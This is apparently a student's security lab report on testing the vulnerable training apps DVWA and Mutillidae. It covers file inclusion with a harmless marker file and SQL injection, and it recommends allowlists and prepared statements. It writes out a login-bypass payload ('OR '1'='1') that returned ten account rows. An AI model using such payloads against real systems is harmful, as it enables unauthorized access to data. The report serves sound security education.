A browser redirect is done by sending a Location header. After that, the browser asks for the new URL and starts over. No file is read on the server just to render that new page. Server side file inclusion works another way. The server takes the parameter value, opens the referenced file, and puts its text into the response it is building. In the marker check, the marker text showed up inside the same HTTP response. There was no Location header and no extra follow up request. That outcome matches the idea that the server read the file, not that it only told the browser to go elsewhere.

Why is a harmless marker sufficient to prove path control?

A safe marker can still prove path control. The point is to show the app uses the path the user gives. It is not meant to show how far an attacker could take it. A short unique string is enough. If the exact string comes back in the response, the server must have pulled it from the referenced file path. That means the input path was honored. Using a harmless marker instead of a real secret file still shows the same trust boundary issue, but it keeps the test safe and within the lab's rules.

What shows SQL input changed query logic rather than merely causing an error?

To see if SQL input changed the query logic, look beyond errors. An error page only tells you the input broke syntax. That does not prove the logic was altered. The OR based test shows the logic shift more clearly. With bee_lab1' OR '1'='1 and a bad password, the system still returned rows. It returned ten records from the table. A normal correct login for bee_lab1 would return only one record, so the behavior indicates the query logic was changed. That change in which rows were returned, not an error message, is what proves the input altered the query's logic.

Why are fixed resource mappings and prepared statements stronger than denylists?

A denylist must cover every risky string ahead of time. That is hard in practice. It is easy to miss one case. For instance, you might block "../" and forget an encoded form of it. Or you might block one quote mark but leave another one. Then the database may still see it as special. A fixed map of allowed values does not examine the input in a broad way. It only takes a small set of known values. Everything else is refused right away. So there is no real filter for an attacker to slip past. Prepared statements behave the same way for SQL. The shape of the query is set before any user text is added. After that, the user content is treated as plain data. The database does not

fold it into the command, even if the text has odd characters. Both methods remove the need to guess what someone will try next.

Challenges Faced

1. Getting the marker file into the DVWA and Mutillidae containers took more effort than I expected. DVWA runs in Docker, so a file created on the Kali machine did not show up inside the app. When I tried a simple `docker exec` command, it hit a permission error. After that, I reran it with `sudo` and the file finally appeared.
2. I also had to match the security labels in a fair way. DVWA uses names like Impossible, High, Medium, and Low. Mutillidae uses Levels 0 1 and 5. I aligned the two schemes so my “before” and “after” checks were really comparing the same low versus high setup.
3. Next, I spent time figuring out the first login bypass attempt. I used AND logic with a username that I made up. That approach did not work. I later saw that I needed an OR-based payload that targeted an existing username, so the query would match the rows I intended to change.

Evidence Minimisation Statement

1. For the file inclusion checks, we used one short marker token made just for this lab. It was not taken from any real system file.
2. For the SQL injection checks, we only used the lab’s own built in Mutillidae login accounts. We also used DVWA’s default demo data. No real user data was aimed at.
3. After the OR based payload showed the login bypass, it did so by returning the full account table in a single request. We then stopped. We did not send more requests to collect extra data. Also, we did not export any data outside the browser or ZAP session used to gather evidence.

Cleanup and Restoration

I did not run any local marker server. So there was no service to shut down.

After testing, I set DVWA and Mutillidae back to their default security settings.

The marker files we created in both containers, located at /tmp/lab3/lfi-marker.txt, were removed.

At no point did I create a database dump. Nothing was exported during the lab.

Conclusion

The test checked whether DVWA and Mutillidae can control what files get loaded, and whether they stop user input from reaching their database queries. With the low security setting, both apps let a safe marker file slip in via the page parameter. DVWA also leaked the real server path in its own error output. In both apps, the SQL was built using raw input with no escaping. On Mutillidae, a single OR style payload widened a login check and exposed ten rows from the accounts table instead of one.

When the security level was raised, most of the problems went away. On DVWA, the Impossible setting blocked file inclusion right away. It also returned blank results with no errors for a SQL query that did not match any row. That pattern fits a real server side change, not just a UI tweak. On Mutillidae, Level 5 also stopped file inclusion and it blocked the SQL attack. Still, the SQL injection protection depended on a limit in the client, not a fix in the server logic. That makes the protection less solid.

The same remedy applies to both issues. File paths should be validated and normalized, and only allow values from a fixed list. For database access, use parameterized queries for every call. This keeps the defense in place no matter which security level is chosen.